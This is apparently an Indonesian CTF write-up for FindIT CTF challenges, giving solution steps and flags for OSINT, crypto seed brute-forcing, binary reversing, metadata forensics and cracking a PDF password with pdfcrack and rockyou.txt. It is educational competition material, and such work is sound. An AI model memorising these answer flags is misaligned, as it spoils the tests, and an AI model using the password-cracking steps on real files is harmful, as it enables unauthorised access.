1	I Don't Wanna Be Sad Simple Plan	Taking One for the Team	7 Feb 2023	3:13
2	Crashing (feat. Bahari) ILLENIUM, Bahari	Crashing (feat. Bahari)	7 Feb 2023	3:50
3	Rabbit Hole AVIVA	Rabbit Hole	7 Feb 2023	3:48
4	All I Know Taska Black, Sem, CUT_	All I Know	7 Feb 2023	3:00
5	Good Things Fall Apart (with Jon Bellion) ILLENIUM, Jon Bellion	Good Things Fall Apart (with Jon Bellion)	7 Feb 2023	3:36


setelah menemukan lagunya maka tinggal masukan nama artis dan judul lagunya.

Flag: FindITCTF{Illenium_Good_Things_Fall_Apart}

Know Your Worth

Langkah Penyelesaian:


Pada soal diberikan gambar dari graph stock suatu perusahaan di us, setelah dianalisa saya mendapatkan kenaikan stock yang sangat pesat pada tahun 2021.



Berikutnya saya mencoba mencari perusahaan yang mengalami kenaikan saham yang sangat pesat pada tahun 2021 dan menemukan salah satu perusahaan yaitu GameStop Corp.



Top 5 Stocks of 2021



1. GameStop Corp. (GME)

- Year-to-Date Return: 815.0%
- Sector: Consumer Discretionary^[2]
- Market Cap: \$13.2 billion^[1]

Setelah itu saya mengecek graph dari stock perusahaan GameStop dan menemukan hasil yang serupa dengan informasi yang terdapat pada soal


GameStop

\$20,69 ↑506,74% +17,28 5THN

Setelah Jam Perdagangan Normal: \$20,68 (↓0,048%) -0,010

Tutup: 12 Mei, 18.23.57 GMT-4 · USD · NYSE · Pernyataan Penyangkalan

1 HR 5 HR 1 BLN 6 BLN YTD 1 THN 5 THN MAKS



[🔍 Bandingkan dengan](#)

Berikutnya saya tinggal mencari pecahan flag seperti yang diminta pada soal. Dan setelah googling saya mendapatkan informasi dari perusahaan tersebut dan tinggal menyusun flagnya.

GameStop <

Perusahaan



Korporasi GameStop adalah perusahaan pengecer untuk produk video game, elektronik, dan layanan nirkabel yang ada di Amerika Serikat. Perusahaan ini bermarkas di Grapevine, Texas, Amerika Serikat dan mengoperasikan 6,457 toko pengecer di seluruh Amerika, Kanada, Australia, Selandia Baru, dan Eropa. [Wikipedia](#)

Harga saham: GME (NYSE)

US\$20,69 -0,19 (-0,91%)

12 Mei, 16.00 EDT - Penafian

Pendiri: Gary M. Kusin, James McCurry

CEO: Matt Furlong (21 Jun 2021–)

Anak perusahaan: EB Games Australia, EB Games, Micromania, [LAINNYA](#)

Kantor pusat: Grapevine, Texas, Amerika

Didirikan: 1984, Dallas, Texas, Amerika

Cabang: 6,627 (2012)

Penafian


Flag: `FindITCTF{gamestop_GME_grapevine}`

Lost


Langkah Penyelesaian:

Pada soal kita diminta untuk menemukan sesuatu yang sudah dihapus pada website find-it.id. Pada hint diberi tahu bahwa file tersebut masih ada pada akhir maret namun sudah hilang pada awal april

Lalu untuk melihat kembali website pada akhir maret saya menggunakan wayback machine.



Setelah membuka website pada waktu tersebut saya mulai mencari file yang diminta pada soal dan saya menemukan sebuah file yang mencurigakan yaitu mongo-secret.js



Setelah saya membuka file tersebut saya menemukan sebuah variabel yang mencurigakan yang berisikan string dalam bentuk encoding base64.

```
const mongo_secret="ZDFnaXQ0bF9mMDB0cHIxbnRfaTVfczBfdTUzZnUxX3IxZ2h0Pw=="
```

Setelah itu saya melakukan decode base64 dan mendapatkan flagnya

Decode from Base64 format

Simply enter your data then push the decode button.

ZDFnaXQ0bF9mMDB0cHIxbnRfaTVfczBfdTUzZnUxX3IxZ2h0Pw==

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Decode each line separately (useful for when you have multiple entries).

 Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.

d1git4l_f00tprint_i5_s0_u53fu1_r1ght?

Flag: FindITCTF{dlgit4l_f00tprint_i5_s0_u53fu1_r1ght?}

CRYPTO

Randomized seed

Langkah Penyelesaian:

1. Disini diberikan code python dan hasil encrypt dari pythonnya

```
C:\> Users > Vincent > Downloads > challenge (1).py > ...
1 import random
2 from Cryptodome.Util.number import getPrime
3
4 with open('flag.txt', 'r') as f:
5     flag = f.read()
6
7 randSeed = getPrime(13)
8 random.seed(randSeed)
9
10 encrypted = ''.join(f'{(ord(i) ^ random.randint(0, 255)):02x}' for i in flag)
11
12 with open('out.txt', 'w') as f:
13     f.write(encrypted)
```

2. Disini saya mencoba merubah logic yang semula code nya ini melakukan XOR dari ASCII dan random number kemudian diubah ke HEX lalu diloooping, kemudian di soal ini juga menggunakan seed yang semua kita tidak tahu apa seednya
3. Lalu saya mencoba mengakali seednya dengan melakukan looping banyak sehingga kita melakukan bruteforce seed sampe hasil yang ditemukan memiliki bentuk dari flag berupa FindITCTF{

```
import random

encrypted = '6046dde5dabf9a1f0216c13db91bd5502ea58ed82277058e4fb86c687ba6'
for seed in range(1, 2**13):
    random.seed(seed)
    decrypted = ''.join(chr(int(encrypted[i:i+2], 16) ^ random.randint(0, 255)) for i in range(0, len(encrypted), 2))
    if 'FindITCTF' in decrypted:
        print(f"Seed: {seed}, Decrypted: {decrypted}")
```

4. Berikut code decrypt saya

Flag: FindITCTF{2_Ez_t0_Br3ak_27431}

Choo-Choo

Langkah Penyelesaian:

pertama pada attachment terdapat source code untuk encrypt dan juga hasil encryptnya. Setelah melihat source code nya saya menyadari bahwa source code tersebut merupakan rail fence encoding.


Berikutnya saya mencoba mencari key yang digunakan dan awalnya saya berpikir setiap tahunnya bertambah 1 sehingga $2023 = 16$. dan setelah ditelusuri lagi ternyata keynya merupakan hasil penjumlahan dari 4 angka tersebut.

$$2+0+1+2 = 5$$

$$2+0+1+5 = 8$$

$$2+0+2+3 = 7$$

setelah mendapatkan keynya, berikutnya saya menggunakan online tools untuk melakukan decode rail fence cipher. Setelah memasukkan cipher text dan keynya maka flag berhasil didapatkan.



Flag: **FindITCTF{r41LF3Nc3_C0d3_1s_E4sy}**

REV

Furr(y)verse

Langkah Penyelesaian:

Pada attachment soal diberikan sebuah file elf. Ketika dijalankan program tersebut meminta user untuk menginput password.

The terminal window shows a conversation with a bot named 'findit'. The bot asks for a password, and the user inputs 'furry'. The bot responds with three messages: 'H-halo uwu (◦◦◦)', 'K-kamu m-mau jadi Furry Indonesia? (◦▼◦)', and 'M-masukin flag yang benar dulu dong! (◦⚐◦)'. The password input field is shown as a redacted box.

```
(kali㉿kali)-[~/Documents/findit]
$ ./ayojadifurry
FINDIT!
H-halo uwu (◦◦◦)
K-kamu m-mau jadi Furry Indonesia? (◦▼◦)
M-masukin flag yang benar dulu dong! (◦⚐◦)
Password: [REDACTED]
```

Berikutnya saya mencoba mendapatkan source codenya dengan menggunakan IDA. Setelah membuka source codenya saya membuka function main.

```

v7 = __readfsqword(0x28u);
v5 = strlen(key);
encodeKey(key);
puts(&::s);
puts(&byte_402050);
printf(format);
printf(aKKamuMMauJadiF);
printf(aMMasukinFlagYa);
printf("\n\nPassword: ");
__isoc99_scanf("%s", s);
puts("\n\n=====\\n");
v3 = 1;
for ( i = 0; i < v5; ++i )
{
    if ( s[i] != key[i] )
        v3 = 0;
}
if ( v3 && strlen(s) == v5 )
{
    puts(aYeyFlagKamuBen);
    puts(aSelamatKamuSud);
}
else
{
    puts(aAakkFlagKamuS);
}
while ( 1 )
;

```

Pada code tersebut terlihat bahwa dilakukan pengecekan input password user dengan keynya. lalu saya mencoba membuka keynya dan mendapatkan keynya.

```
> .data:0000000000404050 key db '@ch^CN=N@um*f+^Y/*F+^Y/If+>w',0
```

Namun key tersebut terlihat seperti di encrypt. Setelah melihat function lainnya ternyata terdapat function encode key.

```

size_t encodeKey()
{
    size_t result; // rax
    int i; // [rsp+Ch] [rbp-14h]

    for ( i = 0; ; ++i )
    {
        result = strlen(key);
        if ( i >= result )
            break;
        key[i] += 6;
    }
    return result;
}

```

Pada function tersebut terlihat bahwa key asli ditambahkan dengan 6, karena pada program tersebut meminta memasukan password yang berupa flag dengan kata lain kita harus memasukan key yang sudah di encode.

Setelah itu saya membuat code untuk menambahkan 6 pada setiap keynya dengan merubah terlebih dahulu keynya ke dalam bentuk ascii (dengan bantuan online tools) dan melakukan looping.

```

$ test.py > [o]a
1   a = [64, 99, 104, 94, 67, 78, 61, 78, 64, 117, 109, 42, 102, 43, 94, 89, 47, 42, 70, 43, 94, 89, 47, 73, 102, 43, 62, 119]
2   b = []
3
4   for i in range(0, 28):
5       b.append(a[i] + 6)
6
7   print(b)
8
9

```

Setelah dijalankan maka kita akan mendapatkan ascii dari encoded keynya. Berikutnya tinggal merubah ascii tersebut ke dalam bentuk teks dengan bantuan online tools.

Setelah diubah kedalam bentuk teks kita mendapatkan flagnya. Untuk memastikan flag tersebut benar, kita masukan flagnya ke dalam program tersebut.

```
(kali㉿kali)-[~/Documents/findit]
$ ./ayojadifurry
FINDIT!
```

H-halo uwu (•౪•)

K-kamu m-mau jadi Furry Indonesia? (•▽•)

M-masukin flag yang benar dulu dong! (•仗•)

Password: FindITCTF{s0l1d_50L1d_50l1D}

YEY FLAG KAMU BENAR! -≡Σ(((つ•౪•)つ

Selamat, kamu sudah jadi anggota Furry Indonesia ('o wo`) ノシ

Dengan begitu flag yang didapatkan sudah pasti flag yang benar

Code:

```
test.py

a = [64, 99, 104, 94, 67, 78, 61, 78, 64, 117, 109, 42, 102, 43, 94,
89, 47, 42, 70, 43, 94, 89, 47, 73, 102, 43, 62, 119]
b = []

for i in range(0, 28):
    b.append(a[i] + 6)

print(b)
```

Flag: FindITCTF{s0l1d_50L1d_50l1D}

FORENSICS

Me (me) tadata

Langkah Penyelesaian:

Pada attachment soal diberikan sebuah gambar jpg. Berdasarkan judul soalnya yaitu metadata saya langsung mencoba mengecek metadata dari gambar tersebut menggunakan exiftool.

```
[kali㉿kali]-[~/Documents/findit]
$ exiftool gambarbobi.jpg
ExifTool Version Number      : 12.55
File Name                   : gambarbobi.jpg
Directory                  : .
File Size                   : 94 kB
File Modification Date/Time : 2023:05:13 22:01:49-04:00
File Access Date/Time       : 2023:05:13 22:02:00-04:00
File Inode Change Date/Time: 2023:05:13 22:02:00-04:00
File Permissions            : -rw-
File Type                   : JPEG
File Type Extension         : jpg
MIME Type                   : image/jpeg
JFIF Version                : 1.01
Exif Byte Order              : Big-endian (Motorola, MM)
X Resolution                 : 96
Y Resolution                 : 96
Resolution Unit              : inches
Artist                      : NDYgNjkgNkUgNjQgNDkgNTQgNDMgNTQgNDYgN0IgNzAgMzQgNEIgMzMgNUYgNkUgNDEgNkUgNzkgMzQgNUYgMzUgMzcgMzIgMzkgMzEgN
OO=                         :
Y Cb Cr Positioning        : Centered
Comment                     : CREATOR: gd-jpeg v1.0 (using IJG JPEG v80), quality = 90.
Image Width                  : 720
Image Height                  : 720
Encoding Process             : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling        : YCbCr4:4:4 (1 1)
Image Size                   : 720x720
Megapixels                   : 0.518
```

Setelah itu saya melihat pada bagian artist menampilkan strings yang di encode base64. Berikutnya saya melakukan decode base64 pada strings tersebut dan mendapatkan bilangan hex.

Decode from Base64 format

Simply enter your data then push the decode button.

```
NDYgNjkgNkUgNjQgNDkgNTQgNDMgNTQgNDYgN0lgNzAgMzQgNElgMzMgNUYgNkUgNDEgNkUgNzkgMzQgNUYgMzUgMzcgMzlgMzkgMzEgN0Q=
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

◀ DECODE ▶ Decodes your data into the area below.

```
46 69 6E 64 49 54 43 54 46 7B 70 34 4B 33 5F 6E 41 6E 79 34 5F 35 37 32 39 31 7D
```

Setelah itu saya merubah bilangan hex tersebut menjadi teks dan mendapatkan flagnya.

From To

Hexadecimal Text

Paste hex numbers or drop file

```
46 69 6E 64 49 54 43 54 46 7B 70 34 4B 33 5F 6E 41 6E 79 34 5F  
35 37 32 39 31 7D
```

Character encoding

ASCII

```
FindITCTF{p4K3_nAny4_57291}
```


Flag: FindITCTF{p4K3_nAny4_57291}

Date Night

(mungkin unintended)

Langkah Penyelesaian:

Pada soal diberikan sebuah gdocs berisikan foto-foto. Berikutnya saya mendownload gdocs tersebut dalam format word.



Setelah mencoba menggeser gambar dan mencari apakah terdapat teks yang ditutupi atau yg ditulis pada word tersebut, saya tidak mendapatkan hasil apa-apa.

Setelah itu saya mencoba melakukan strings pada dokumen tersebut dan mendapatkan hasil strings yang sangat banyak, maka saya mencoba menggabungkan command tersebut dengan grep FindITCTF (format flagnya), dan ternyata flagnya ditemukan.

```
└─(kali㉿kali)-[~/Documents/findit]
$ strings challenge.docx | grep FindITCTF
FindITCTF{j4lan_bar3ng_ay4ng_739397}PK
```


Flag: **FindITCTF{j4lan_bar3ng_ay4ng_739397}**

OTHERS

Mental Health Check

Langkah Penyelesaian:

Pada attachment soal diberikan sebuah file exe, namun pada pc saya tidak dapat dijalankan.



Lalu saya mencoba untuk membalikkan program tersebut untuk mendapatkan source codenya, dan setelah itu saya menemukan flagnya.

```
SLU..__CALLE...TASD...SLI TNGHDI,SLU..LHAI_LI_IADNCSLTD /,SLU..LHAI  
v16,  
"FindITCTF{everyone_asks_who_are_you_but_not_how_are_you}",  
(char *)v17 + 2);
```

Atau bisa juga menggunakan command strings dan grep.

```
[(kali㉿kali)-[~/Documents/findit]]  
└─$ strings mentalhealthcheck.exe | grep FindIT  
FindITCTF{everyone_asks_who_are_you_but_not_how_are_you}
```

Flag: FindITCTF{everyone_asks_who_are_you_but_not_how_are_you}

Discovered


Langkah Penyelesaian:

Pada attachment soal diberikan sebuah file pdf yang memiliki password. Berikutnya saya melakukan brute force untuk mendapatkan password tersebut dengan menggunakan tools pdfcrack dengan wordlist rockyou.txt.

Setelah mendapatkan passwordnya, saya membuka file pdf tersebut dan didalamnya terdapat emoji/emoticon.



Setelah mencoba-coba ternyata itu bukan sebuah teks melainkan gambar dari emot tersebut maka saya mencoba mencari tahu nama masing-masing emot.



dan seterusnya.

Setelah mendapatkan nama-nama emotnya saya menyusun setiap huruf depannya dan mendapatkan flagnya

Flag:

```
FindITCTF{not_an_emot_cipher_only_need_to_find_the_pattern}
```

